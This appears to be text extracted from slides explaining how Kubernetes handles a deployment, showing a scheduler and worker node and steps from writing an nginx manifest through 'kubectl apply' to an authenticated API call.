
SCHEDULER






Worker Node




1. Engineer “writes” a manifest
2. `kubectl apply -f nginx.yaml`




1. Engineer “writes” a **manifest**
2. **kubectl** apply -f nginx.yaml
3. API call to API server
 - a. Authentication/authorization happens



